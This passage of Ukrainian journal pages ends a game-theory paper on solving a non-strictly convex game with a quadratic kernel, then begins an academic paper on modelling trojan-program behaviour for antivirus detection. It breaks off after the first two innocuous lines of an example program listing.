який досягається на множині $Y_{\text{opt}} = \{1\} = \{y_{\text{opt}}\}$. У рівнянні (9) маємо:

$$V_{\text{opt}} = c+k = H(0, 1) = ax^2 + bx + c + k = H(x, 1) = H(x, y_{\text{opt}}). \quad (29)$$

Коренями рівняння (29) є $x_1 = 0, x_2 = -\frac{b}{a}$. Але $-\frac{b}{a} > 1$, тому тут $X_{\text{opt}} = \{x_1\} = \{0\}$ і $\mathcal{S} = \left\{ \{0\}, \{1\}, c+k \right\}$.

При $a+b > 0$ мають місце (6), (11) – (13) і $\mathcal{S} = \left\{ \{1\}, \{1\}, a+b+c+k \right\}$. У граничному випадку $a+b = 0$ також мають місце (6), (11) – (13), де розв'язками рівняння (13) є $x_1 = 0, x_2 = 1$. Із формул (23), (24) отримуємо $r_1 = bx_1 + c = c < 0, r_2 = bx_2 + c = b+c < 0$. Це значить, що рівняння (25) у даному випадку не має смислу. Отже, $\mathcal{X}_{\text{opt}} = \left\{ \{0, 1\}, \{p(0), p(1)\} \right\}$ і $\mathcal{S} = \left\{ \{0, 1\}, \{p(0), p(1)\}, \{1\}, c+k \right\}$, де $p(0) \in [0; 1], p(1) \in [0; 1], p(0) + p(1) = 1$.

Випадок 5: $a < 0, b > 0, c > 0$. Знайдемо точку максимуму функції (1) від змінної x : $\frac{\partial H(x, y)}{\partial x} = 2ax + by; 2ax + by = 0$, якщо $x = x_{\text{max}} = -\frac{by}{2a}$. При $b+2a \leq 0$ буде $x_{\text{max}} = -\frac{by}{2a} \in [0; 1]$ і

$$\max_{x \in X} H(x, y) = \max_{x \in X} (ax^2 + bxy + cy + k) = H\left(-\frac{by}{2a}, y\right) = k + cy - \frac{b^2 y^2}{4a}; \quad (30)$$

$$\begin{aligned} \min_{y \in Y} \max_{x \in X} H(x, y) &= \min_{y \in Y} H\left(-\frac{by}{2a}, y\right) = \min_{y \in Y} \left(k + cy - \frac{b^2 y^2}{4a} \right) = \min \left\{ H\left(-\frac{by}{2a}, 0\right), H\left(-\frac{by}{2a}, 1\right) \right\} = \\ &= \min \left\{ k, k + c - \frac{b^2}{4a} \right\} = k = H\left(-\frac{by}{2a}, 0\right) = H(0, 0) = V_{\text{opt}}. \end{aligned} \quad (31)$$

Мінімум (31) досягається на множині $Y_{\text{opt}} = \{0\} = \{y_{\text{opt}}\}$. Виписуємо рівняння (9):

$$V_{\text{opt}} = k = H\left(-\frac{by}{2a}, 0\right) = H(0, 0) = ax^2 + k = H(x, 0) = H(x, y_{\text{opt}}). \quad (32)$$

Його коренями є $x_1 = x_2 = 0$, тому $X_{\text{opt}} = \{x_1\} = \{x_2\} = \{0\}$ і $\mathcal{S} = \left\{ \{0\}, \{0\}, k \right\}$. При $b+2a > 0$ буде $-\frac{2a}{b} > -\frac{a}{b}$ і

$$\max_{x \in X} H(x, y) = \max_{x \in X} (ax^2 + bxy + cy + k) = \begin{cases} H\left(-\frac{by}{2a}, y\right) = k + cy - \frac{b^2 y^2}{4a}, y \leq -\frac{2a}{b}, \\ \max \{ H(0, y), H(1, y) \} = \max \{ cy + k, a + by + cy + k \} = \\ = H(1, y) = a + by + cy + k, y \geq -\frac{2a}{b}; \end{cases} \quad (33)$$

$$\begin{aligned} \min_{y \in Y} \max_{x \in X} H(x, y) &= \min \left\{ \min_{y \in \left[0; -\frac{2a}{b} \right]} \left(k + cy - \frac{b^2 y^2}{4a} \right), \min_{y \in \left[-\frac{2a}{b}; 1 \right]} (a + by + cy + k) \right\} = \\ &= \min \left\{ k, k - a - c\frac{2a}{b} \right\} = k = H\left(-\frac{by}{2a}, 0\right) = H(0, 0) = V_{\text{opt}}, \end{aligned} \quad (34)$$

де $Y_{\text{opt}} = \{0\} = \{y_{\text{opt}}\}$. З рівняння (9) одразу отримуємо $X_{\text{opt}} = \{x_1\} = \{x_2\} = \{0\}$ і $\mathcal{S} = \{\{0\}, \{0\}, k\}$.

Випадок 6: $a < 0, b > 0, c < 0$. При $b + 2a \leq 0$ має місце (30). Знайдемо точку мінімуму параболи

$$H\left(-\frac{by}{2a}, y\right) = k + cy - \frac{b^2 y^2}{4a} :$$

$$\frac{d}{dy} H\left(-\frac{by}{2a}, y\right) = \frac{d}{dy} \left(k + cy - \frac{b^2 y^2}{4a}\right) = c - \frac{b^2 y}{2a}; \quad (35)$$

$$c - \frac{b^2 y}{2a} = 0, \text{ коли } y = y_{\min} = \frac{2ac}{b^2}. \text{ При } 2ac - b^2 \leq 0 \quad y_{\min} = \frac{2ac}{b^2} \in (0; 1], \text{ тобто}$$

$$\min_{y \in Y} \max_{x \in X} H(x, y) = \min_{y \in Y} H\left(-\frac{by}{2a}, y\right) = \min_{y \in Y} \left(k + cy - \frac{b^2 y^2}{4a}\right) = H\left(-\frac{by}{2a}, \frac{2ac}{b^2}\right) = \frac{ac^2}{b^2} + k = H\left(-\frac{c}{b}, \frac{2ac}{b^2}\right) = V_{\text{opt}} \quad (36)$$

$$Y_{\text{opt}} = \arg \min_{y \in Y} \max_{x \in X} H(x, y) = \arg \min_{y \in Y} H\left(-\frac{by}{2a}, y\right) = \arg \min_{y \in Y} \left(k + cy - \frac{b^2 y^2}{4a}\right) = \left\{\frac{2ac}{b^2}\right\} = \{y_{\text{opt}}\}; \quad (37)$$

$$V_{\text{opt}} = \frac{ac^2}{b^2} + k = H\left(-\frac{c}{b}, \frac{2ac}{b^2}\right) = ax^2 + x \frac{2ac}{b} + \frac{2ac^2}{b^2} + k = a\left(x + \frac{c}{b}\right)^2 + \frac{ac^2}{b^2} + k = H\left(x, \frac{2ac}{b^2}\right) = H(x, y_{\text{opt}}). \quad (38)$$

Коренями рівняння (38) є $x_1 = x_2 = -\frac{c}{b}$. Оскільки із $\frac{2ac}{b^2} \in (0; 1]$ слідує $-\frac{c}{b} \leq -\frac{b}{2a} \leq 1$, то

$$X_{\text{opt}} = \{x_1\} = \{x_2\} = \left\{-\frac{c}{b}\right\} \text{ і } \mathcal{S} = \left\{\left\{-\frac{c}{b}\right\}, \left\{\frac{2ac}{b^2}\right\}, \frac{ac^2}{b^2} + k\right\}. \text{ При } 2ac - b^2 > 0 \quad y_{\min} = \frac{2ac}{b^2} > 1 \text{ і } c - \frac{b^2}{4a} < \frac{c}{2} < 0, \text{ тобто}$$

$$\begin{aligned} \min_{y \in Y} \max_{x \in X} H(x, y) &= \min_{y \in Y} H\left(-\frac{by}{2a}, y\right) = \min_{y \in Y} \left(k + cy - \frac{b^2 y^2}{4a}\right) = \min \left\{H\left(-\frac{by}{2a}, 0\right), H\left(-\frac{by}{2a}, 1\right)\right\} = \\ &= \min \left\{k, k + c - \frac{b^2}{4a}\right\} = k + c - \frac{b^2}{4a} = H\left(-\frac{by}{2a}, 1\right) = H\left(-\frac{b}{2a}, 1\right) = V_{\text{opt}}. \end{aligned} \quad (39)$$

Мінімум (39) досягається на множині $Y_{\text{opt}} = \{1\} = \{y_{\text{opt}}\}$, а у рівнянні (9) маємо:

$$V_{\text{opt}} = k + c - \frac{b^2}{4a} = H\left(-\frac{by}{2a}, 1\right) = H\left(-\frac{b}{2a}, 1\right) = ax^2 + bx + c + k = a\left(x + \frac{b}{2a}\right)^2 - \frac{b^2}{4a} + c + k = H(x, 1) = H(x, y_{\text{opt}}). \quad (40)$$

Коренями рівняння (40) є $x_1 = x_2 = -\frac{b}{2a}$. Отже, у даному випадку $X_{\text{opt}} = \{x_1\} = \{x_2\} = \left\{-\frac{b}{2a}\right\}$ і

$$\mathcal{S} = \left\{\left\{-\frac{b}{2a}\right\}, \{1\}, k + c - \frac{b^2}{4a}\right\}.$$

При $b + 2a > 0$ має місце (33). Якщо $2ac - b^2 \leq 0$, то $y_{\min} = \frac{2ac}{b^2} \in (0; 1]$. Поклавши $b + c > 0$, отримуємо

$$\frac{2ac}{b^2} - \left(-\frac{2a}{b}\right) = \frac{2a(b+c)}{b^2} < 0, \text{ тобто точка мінімуму } y_{\min} = \frac{2ac}{b^2} \in \left(0; -\frac{2a}{b}\right). \text{ Тоді, враховуючи, що}$$

$$\frac{ac^2}{b^2} - \left(-a - c \frac{2a}{b}\right) = \frac{ac^2 + ab^2 + 2abc}{b^2} = \frac{a}{b^2} (c+b)^2 < 0, \text{ отримуємо}$$

$$\begin{aligned} \min_{y \in Y} \max_{x \in X} H(x, y) &= \min \left\{ \min_{y \in \left[0; -\frac{2a}{b}\right]} \left(k + cy - \frac{b^2 y^2}{4a}\right), \min_{y \in \left[-\frac{2a}{b}; 1\right]} (a + by + cy + k) \right\} = \\ &= \min \left\{ H\left(-\frac{by}{2a}, \frac{2ac}{b^2}\right), H\left(1, -\frac{2a}{b}\right) \right\} = \min \left\{ \frac{ac^2}{b^2} + k, k - a - c \frac{2a}{b} \right\} = \frac{ac^2}{b^2} + k = H\left(-\frac{c}{b}, \frac{2ac}{b^2}\right) = V_{\text{opt}}, \end{aligned} \quad (41)$$

де $Y_{\text{opt}} = \left\{\frac{2ac}{b^2}\right\} = \{y_{\text{opt}}\}$. З рівняння (38) одразу випишуємо $X_{\text{opt}} = \{x_1\} = \{x_2\} = \left\{-\frac{c}{b}\right\}$ і

$$\mathcal{S} = \left\{\left\{-\frac{c}{b}\right\}, \left\{\frac{2ac}{b^2}\right\}, \frac{ac^2}{b^2} + k\right\}. \text{ Поклавши } b + c < 0, \text{ будемо мати } y_{\min} = \frac{2ac}{b^2} \notin \left(0; -\frac{2a}{b}\right). \text{ Тоді, враховуючи, що}$$

$$-a - c \frac{2a}{b} = -a \left(1 + 2 \frac{c}{b}\right) < 0 \text{ і } -a - c \frac{2a}{b} - (a + b + c) = -2a \left(1 + \frac{c}{b}\right) - b \left(1 + \frac{c}{b}\right) = (-2a - b) \left(1 + \frac{c}{b}\right) > 0, \text{ маємо}$$

$$\begin{aligned} \min_{y \in Y} \max_{x \in X} H(x, y) &= \min \left\{ \min_{y \in \left[0; \frac{2a}{b}\right]} \left(k + cy - \frac{b^2 y^2}{4a} \right), \min_{y \in \left[-\frac{2a}{b}; 1\right]} (a + by + cy + k) \right\} = \\ &= \min \left\{ \min \left\{ H\left(-\frac{by}{2a}, 0\right), H\left(-\frac{by}{2a}, -\frac{2a}{b}\right) \right\}, a + b + c + k \right\} = \min \left\{ \min \left\{ k, k - a - c \frac{2a}{b} \right\}, a + b + c + k \right\} = \\ &= \min \left\{ k - a - c \frac{2a}{b}, a + b + c + k \right\} = a + b + c + k = H(1, 1) = V_{\text{opt}}, \end{aligned} \quad (42)$$

де $Y_{\text{opt}} = \{1\} = \{y_{\text{opt}}\}$. Із рівняння (13) отримуємо $x_1 = 1$, $x_2 = -\frac{a+b}{a}$. Проте $-\frac{a+b}{a} > 1$, тому $x_2 = -\frac{a+b}{a} \notin X$, звідки $X_{\text{opt}} = \{x_1\} = \{1\}$ і $\mathcal{S} = \{\{1\}, \{1\}, a + b + c + k\}$. У граничному випадку $b + c = 0$ маємо $y_{\text{min}} = \frac{2ac}{b^2} = -\frac{2a}{b}$, тобто мінімумом функції (33) є

$$\begin{aligned} \min_{y \in Y} \max_{x \in X} H(x, y) &= \min \left\{ \min_{y \in \left[0; \frac{2a}{b}\right]} \left(k + cy - \frac{b^2 y^2}{4a} \right), \min_{y \in \left[-\frac{2a}{b}; 1\right]} (a + by + cy + k) \right\} = \\ &= \min \left\{ H\left(-\frac{by}{2a}, \frac{2ac}{b^2}\right), a + k \right\} = \min \{a + k, a + k\} = a + k = H\left(-\frac{by}{2a}, \frac{2ac}{b^2}\right) = H(1, y) = V_{\text{opt}}, \end{aligned} \quad (43)$$

який досягається на множині $Y_{\text{opt}} = \left[-\frac{2a}{b}; 1\right]$. Далі виписуємо рівняння (9), яке набуває виду (16) та (17). Його коренями є $x_1 = 1$ і $x_2 = -\frac{a + by_{\text{opt}}}{a}$. Але $-\frac{a + by_{\text{opt}}}{a} \geq 1 \quad \forall y_{\text{opt}} \in Y_{\text{opt}}$, тому $X_{\text{opt}} = \{x_1\} = \{1\}$ і $\mathcal{S} = \left\{ \{1\}, \left[-\frac{2a}{b}; 1 \right], \tilde{\Omega}_2, a + k \right\}$.

Покладемо тепер $2ac - b^2 > 0$. Тоді $y_{\text{min}} = \frac{2ac}{b^2} > 1$. Врахуємо, що $-\frac{b}{c} < -\frac{2a}{b} < 1$, тобто $b + c < 0$. Тут має місце (42), звідки $Y_{\text{opt}} = \{1\} = \{y_{\text{opt}}\}$, $X_{\text{opt}} = \{x_1\} = \{1\}$ і $\mathcal{S} = \{\{1\}, \{1\}, a + b + c + k\}$.

Випадок 7: $a < 0, b < 0, c > 0$. Максимумом ядра (1) на одиничному сегменті X по x є

$$\begin{aligned} \max_{x \in X} H(x, y) &= \max_{x \in X} (ax^2 + bxy + cy + k) = \max \{H(0, y), H(1, y)\} = \\ &= \max \{cy + k, a + by + cy + k\} = cy + k = H(0, y); \end{aligned} \quad (44)$$

$$\min_{y \in Y} \max_{x \in X} H(x, y) = \min_{y \in Y} H(0, y) = \min_{y \in Y} (cy + k) = k = H(0, 0) = V_{\text{opt}}, \quad (45)$$

де $Y_{\text{opt}} = \{0\} = \{y_{\text{opt}}\}$. Із рівняння (32) отримуємо $X_{\text{opt}} = \{x_1\} = \{x_2\} = \{0\}$ і $\mathcal{S} = \{\{0\}, \{0\}, k\}$.

Випадок 8: $a < 0, b < 0, c < 0$. Максимумом ядра (1) на одиничному сегменті X по x є (44), а

$$\min_{y \in Y} \max_{x \in X} H(x, y) = \min_{y \in Y} H(0, y) = \min_{y \in Y} (cy + k) = c + k = H(0, 1) = V_{\text{opt}}. \quad (46)$$

З рівняння (29) отримуємо $X_{\text{opt}} = \{x_1\} = \{0\}$ і $\mathcal{S} = \{\{0\}, \{1\}, c + k\}$.

Висновок

Загальний розв'язок (3) нестрого випуклої гри з ядром (1) за дослідженими вісьмома випадками представлено у табл. 1.

Таблиця 1

Загальний розв'язок дослідженої нестрого випуклої гри

Параметри ядра $H(x, y) = ax^2 + bxy + cy + k$	Розв'язок $\mathcal{S} = \{\mathcal{X}_{\text{opt}}, \mathcal{Y}_{\text{opt}}, V_{\text{opt}}\}$
1	2
Випадок 1: $a > 0, b > 0, c > 0$ Випадок 2: $a > 0, b > 0, c < 0, b + c > 0$ Випадок 3: $a > 0, b < 0, c > 0, a + b \leq 0, b + c > 0$ Випадок 3: $a > 0, b < 0, c > 0, a + b > 0, b + c > 0$	$\mathcal{S} = \{\{1\}, \{0\}, a + k\}$

1	2
Випадок 2: $a > 0, b > 0, c < 0, b + c < 0$ Випадок 3: $a > 0, b < 0, c > 0, a + b > 0, b + c < 0$ Випадок 4: $a > 0, b < 0, c < 0, a + b > 0$ Випадок 6: $a < 0, b > 0, c < 0, b + 2a > 0, 2ac - b^2 \leq 0, b + c < 0$ Випадок 6: $a < 0, b > 0, c < 0, b + 2a > 0, 2ac - b^2 > 0$	$\mathcal{S} = \{\{1\}, \{1\}, a + b + c + k\}$
Випадок 2: $a > 0, b > 0, c < 0, b + c = 0$ Випадок 3: $a > 0, b < 0, c > 0, a + b > 0, b + c = 0$	$\mathcal{S} = \{\{1\}, \{Y, \bar{\Omega}_2\}, a + k\}$
Випадок 3: $a > 0, b < 0, c > 0, a + b \leq 0, b + c < 0$	$\mathcal{S} = \left\{ \left\{ \{0, 1\}, \left\{ \frac{b+c}{b}, -\frac{c}{b} \right\} \right\}, \left\{ -\frac{a}{b}, k - c \frac{a}{b} \right\} \right\}$
Випадок 3: $a > 0, b < 0, c > 0, a + b \leq 0, b + c = 0$	$\mathcal{S} = \left\{ \{1\}, \left\{ -\frac{a}{b} \right\}, a + k \right\}$
Випадок 4: $a > 0, b < 0, c < 0, a + b < 0$ Випадок 8: $a < 0, b < 0, c < 0$	$\mathcal{S} = \{\{0\}, \{1\}, c + k\}$
Випадок 4: $a > 0, b < 0, c < 0, a + b = 0$	$\mathcal{S} = \left\{ \left\{ \{0, 1\}, \{p(0), p(1)\} \right\}, \{1\}, c + k \right\}$, де $p(0) \in [0; 1], p(1) \in [0; 1], p(0) + p(1) = 1$
Випадок 5: $a < 0, b > 0, c > 0, b + 2a \leq 0$ Випадок 5: $a < 0, b > 0, c > 0, b + 2a > 0$ Випадок 7: $a < 0, b < 0, c > 0$	$\mathcal{S} = \{\{0\}, \{0\}, k\}$
Випадок 6: $a < 0, b > 0, c < 0, b + 2a \leq 0, 2ac - b^2 \leq 0$ Випадок 6: $a < 0, b > 0, c < 0, b + 2a > 0, 2ac - b^2 \leq 0, b + c > 0$	$\mathcal{S} = \left\{ \left\{ -\frac{c}{b} \right\}, \left\{ \frac{2ac}{b^2}, \frac{ac^2}{b^2} + k \right\} \right\}$
Випадок 6: $a < 0, b > 0, c < 0, b + 2a \leq 0, 2ac - b^2 > 0$	$\mathcal{S} = \left\{ \left\{ -\frac{b}{2a} \right\}, \{1\}, k + c - \frac{b^2}{4a} \right\}$
Випадок 6: $a < 0, b > 0, c < 0, b + 2a > 0, 2ac - b^2 \leq 0, b + c = 0$	$\mathcal{S} = \left\{ \{1\}, \left[-\frac{2a}{b}; 1 \right], \bar{\Omega}_2 \right\}, a + k$

Таким чином, загальний розв'язок дослідженої нестрого випуклої гри складається з 11 різних варіантів. Перспектива подальших досліджень вбачається у розв'язанні проблеми нерівнозначності оптимальних чистих стратегій [7 – 16], що утворюють сегмент ненульової міри на прямій, зокрема, у випадках, коли

$\mathcal{S} = \{\{1\}, \{Y, \bar{\Omega}_2\}, a + k\}$ та $\mathcal{S} = \left\{ \{1\}, \left[-\frac{2a}{b}; 1 \right], \bar{\Omega}_2 \right\}, a + k$. Наприклад, при $a > 0, b > 0, c < 0, b + c = 0$

множина $Y_{\text{opt}} = Y = [0; 1]$, хоча цілком очевидно, що вибір другою стороною $y_{\text{opt}} = 1 \in Y_{\text{opt}} = [0; 1]$ є більш доцільним, ніж її вибір $y_{\text{opt}} \in [0; 1) \subset Y_{\text{opt}}$.

Література

1. Романюк В. В. Моделювання реалізації оптимальних змішаних стратегій в антагоністичній грі з двома чистими стратегіями в кожного з гравців // Наукові вісті НТУУ “КПІ”. – 2007. – № 3. – С. 74 – 77.
2. Романюк В. В. Про порядок перебору чистих стратегій в одній матричній грі без сідлової точки для реалізації оптимальних змішаних стратегій // Матеріали II Міжнародної науково-практичної конференції “Ключевые аспекты научной деятельности – 2007”. Том 7. Естественные науки. – Днепропетровск: Наука и образование, 2007. – С. 12 – 14.
3. Romanuk V. V. The principle of optimality problem in the elementary matrix game with the finite number of plays // Вісник Хмельницького національного університету. Технічні науки. – 2007. – № 1. – С. 226 – 230.
4. Романюк В. В. Формулювання одного з принципів оптимальності в елементарній антагоністичній грі без сідлової точки при неповній реалізації оптимальних змішаних стратегій // Вісник Хмельницького національного університету. Технічні науки. – 2007. – № 2. – Т. 2. – С. 218 – 222.
5. Романюк В. В. Аналіз залежностей середньої кількості оптимальних рішень від числа альтернатив та їх наслідків для максимінного критерію та критерію Гермейера // Науково-теоретичний журнал Хмельницького економічного університету “Наука й економіка”. – Випуск 2 (6), 2007. – С. 141 – 146.
6. Романюк В. В. Про залежність множини оптимальних рішень, яка визначається за критерієм добутків, від доданої до матриці рішень константи // Науково-теоретичний журнал Хмельницького

економічного університету “Наука й економіка”. – Випуск 3 (7), 2007. – С. 120 – 126.

7. Романюк В. В. Випукла гра на одиничному квадраті з ядром типу квадратичної форми // Науково-теоретичний журнал Хмельницького економічного університету “Наука й економіка”. – Випуск 1 (9), 2008. – С. 319 – 325.

8. Романюк В. В. Розв’язування однієї випуклої гри на одиничному квадраті з ядром, де є додатний зважений квадрат стратегії першого гравця // Вісник Хмельницького національного університету. Економічні науки. – 2007. – № 5. – Т. 2. – С. 154 – 157.

9. Романюк В. В. Розв’язки випуклої гри на одиничному квадраті для функції виграшів з від’ємним зваженим квадратом стратегії першого гравця // Вісник Хмельницького національного університету. Економічні науки. – 2007. – № 6. – Т. 1. – С. 263 – 266.

10. Романюк В. В. До питання розв’язування випуклої гри на одиничному квадраті для ядер із сумою квадрата стратегії першої сторони та стратегії другої // Вісник Хмельницького національного університету. Економічні науки. – 2007. – № 6. – Т. 2. – С. 272 – 276.

11. Романюк В. В. Строго випуклі ігри з функціями виграшу, які містять квадрат стратегії другої сторони та зважену стратегію першої або зважений добуток стратегій обох сторін // Всеукраїнський науково-виробничий журнал “Інноваційна економіка”. – № 4 (6), 2007. – С. 111 – 115.

12. Романюк В. В. Щодо питання розв’язування деяких випуклих ігор у загальному виді // Вісник Хмельницького національного університету. Економічні науки. – 2008. – № 1. – Т. 1. – С. 177 – 185.

13. Romanuk V. V. The convex game on the unit square with the kernel, that is the sum of the weighted strategies and their weighted product // Математическое моделирование, обратные задачи, информационно-вычислительные технологии: сборник статей VII Международной научно-технической конференции. – Пенза: РИО ПГСХА, 2007. – С. 73 – 77.

14. Романюк В. В. Нестрого випукла гра на одиничному квадраті з ядром, що містить добуток чистих стратегій // Вісник Хмельницького національного університету. Економічні науки. – 2008. – № 1. – Т. 2. – С. 175-179.

15. Романюк В. В. До питання загального розв’язку однієї нескінченної антагоністичної гри // Вісник Хмельницького національного університету. Технічні науки. – 2008. – № 2. – С. 34 – 38.

16. Романюк В. В. Загальні розв’язки однієї неперервної антагоністичної гри // Науково-теоретичний журнал Хмельницького економічного університету “Наука й економіка”. – Випуск 4 (8), 2007. – С. 73 – 100.

17. Воробьёв Н. Н. Теория игр для экономистов-кибернетиков. – М.: Наука, Главная редакция физико-математической литературы, 1985. – 272 с.

18. Оуэн Г. Теория игр: Пер. с англ. Изд. 2-е. – М.: Едиториал УРСС, 2004. – 216 с.

Надійшла 10.5.2008 р.

УДК 004.492.3

О.С. САВЕНКО, С.М. ЛИСЕНКО
Хмельницький національний університет

ПРОЦЕС ПОБУДОВИ БАЗИ ПОВЕДІНКОВИХ МОДЕЛЕЙ ТРОЯНСЬКИХ ПРОГРАМ

В роботі розроблено підхід до побудови бази поведінок троянських програм в комп’ютерній системі. Для побудови бази поведінок троянських програм використано модель процесу пошуку троянських програм у комп’ютерній системі та поведінкову модель троянських програм.

Вступ

Згідно зі звітом лабораторії Касперського [1], 2007 рік відзначається як найбільш плідний в плані зростання кількості вірусних погроз. У порівнянні з 2006 роком кількість таких погроз подвоїлася. Найбільший відсоток усього вірусного шкідливого програмного забезпечення (ПЗ) складають троянські програми (ТП). Троянські програми є класом шкідливого ПЗ [2], який найбільш динамічно розвивається на сьогодні, а наслідками від їх діяльності та поширення є значні збитки для користувачів персональних комп’ютерів.

Сучасне антивірусне програмне забезпечення не в змозі в повній мірі забезпечити ефективне антивірусне діагностування комп’ютерних систем. Методи антивірусного діагностування [3], які застосовуються, ґрунтуються на використанні баз сигнатур відомих троянських програм і не гарантують своєчасне виявлення нових ТП.

Постановка задачі

Ситуація, що складається у сфері антивірусного діагностування комп’ютерних систем, вимагає розробки нових підходів та способів пошуку та виявлення ТП в КС.

Одним із нових підходів пошуку і виявлення ТП є використання поведінкових моделей троянських програм [4]. Тому для організації ефективної системи антивірусного діагностування комп’ютерної системи необхідно розробити базу поведінок троянських програм. Для розв’язання даної задачі потрібно розглянути модель процесу пошуку ТП в комп’ютерній системі (КС).

Об'єктом дослідження виступають троянські програми. Предметом дослідження є антивірусне діагностування комп'ютерних систем. Об'єктом діагностування є програмне забезпечення комп'ютерної системи [5].

Основний розділ

Пошук троянської програми в комп'ютерній системі здійснюватимемо сумісно в двох режимах: монітора та сканування (див. рис. 1). Кожна складова системи пошуку передає свої дані на вхід системи аналізу та висновку. Означена система здійснює результуючий висновок щодо наявності чи підозрілості присутності троянської програми в комп'ютерній системі.

Модель процесу пошуку троянських програм в комп'ютерній системі має вигляд:

$$M = \left\langle E, S, RV_{MP}, L_{AB}, N, T_{DG}, H_{FK}, \varepsilon, \longrightarrow \right\rangle, \tag{1}$$

де E – множина досліджуваних об'єктів $e \in E$, S – множина станів $s \in S$ об'єкту пошуку протягом його життєвого циклу (ЖЦ); R – результуюче число $R \in [0,1]$, яке свідчить про ступінь підозрілості досліджуваного об'єкту; V_{MP} – матриця відношень дій $m \in M$, які дозволяють здійснити потрапляння об'єкту через системні порти $p \in P$; L_{AB} – матриця відношень дій об'єкту $a \in A$ на системні бібліотеки $b \in B$; N – множина завантажених з мережі файлів $n \in N$, які ймовірно можуть бути троянськими програмами; T_{DG} – матриця відношень об'єктів $d \in D$, що автоматично стартують в системі, та їх відповідних функційних груп $g \in G$; H_{FK} – матриця відношень системних бібліотек $k \in K$ та функцій $f \in F$ закладених у відповідних бібліотеках; аналогічно до поведінкової моделі троянської програми \longrightarrow є відношенням між трьома поняттями, а саме: якщо $s_j \xrightarrow{a} s_{j+1}$, то дія $a \in A$ спричиняє перехід об'єкта v із стану s_j в стан s_{j+1} , відношення ε між об'єктами та станами.




Рис. 1. Модель процесу пошуку троянської програми в комп'ютерній системі

Система аналізу та висновку базується на використанні системи нечіткого висновку сумісно із базою поведінок ТП на різних її етапах життєвого циклу, закладених експертом.

База поведінок троянських програм

Для означення бази поведінок ТП в КС використаємо поведінкову модель ТП [4]:

$$M_v = \left\langle v, S, V_{MP}, L_{AB}, \longrightarrow \right\rangle, \tag{2}$$

де S – множина певних станів ТП протягом її ЖЦ, $s \in S$, V_{MP} – матриця відношень механізмів та

портів, де m – множина дій, які реалізують способи та методи потрапляння ТП і відкриття зловмисником доступу до атакованого ПК, p – множина мережних протоколів прикладного рівня, через порти яких здійснюється потрапляння ТП і доступ до віддаленого ПК; L_{AB} – матриця відношень дій ТП та структурних одиниць операційної системи (ОС), де A – множина дій ТП на віддаленому ПК, B – множина структурних одиниць ОС ураженого ПК, які зазнають негативних впливів від ТП, та \longrightarrow аналогічно формулі (1).

Модель бази поведінок ТП в КС в системі пошуку має вигляд:

$$M_W = \langle T, Q, I \rangle, \quad (3)$$

де T – множина поведінок ТП на етапі її потрапляння на ПК, Q – множина поведінок ТП на етапі її активізації в системі, I – множина поведінок ТП на етапі її виконання закладених функцій.

$$T = \langle V_{MP}^t, L_{AB}^t \rangle, \quad (4)$$

$$Q = \langle V_{MP}^q, L_{AB}^q \rangle, \quad (5)$$

$$I = \langle V_{MP}^i, L_{AB}^i \rangle, \quad (6)$$

де V_{MP} та L_{AB} визначені вище матриці відповідності, які відображають поведінку на відповідному етапі життєвого циклу троянської програми.

Шлях, який проходить ТП протягом усіх етапів її життєвого циклу в загальному має вигляд:

$$s_0 \xrightarrow{V_{MP}^t, L_{AB}^t} s_1 \xrightarrow{V_{MP}^q, L_{AB}^q} s_2 \xrightarrow{V_{MP}^i, L_{AB}^i} s_3$$

Отже, процес побудови бази поведінкових моделей ТП у базу зводиться до наступних кроків:

- 1) аналіз коду троянської програми на предмет її дій у системі;
- 2) здійснення процедури розбиття інструкцій на групи дій, що відповідають певному життєвому циклу троянської програми;
- 3) формування матриць відповідності згідно концепції поведінкової моделі ТП.

Розглянемо процес побудови і занесення поведінок ТП у базу на прикладах шкідливих програм під платформи операційних систем Windows XP і GNU/Linux. В [6] і [7] розглянуто приклади ТП, які проходять увесь життєвий цикл, тобто функційно мають стани потрапляння, активізації і виконання закладених функцій. Як приклад розглянемо ТП, які мають видозмінені життєві цикли, і подамо процес занесення їх поведінкових моделей до бази системи пошуку.

Маємо ТП (розміром 2кб), розроблена під платформу Windows XP, призначена для відкриття доступу зловмиснику до віддаленого ПК. Код програми подано нижче [8].

```
#include <winsock2.h>
#pragma comment (linker, "/MERGE: .rdata=.text")
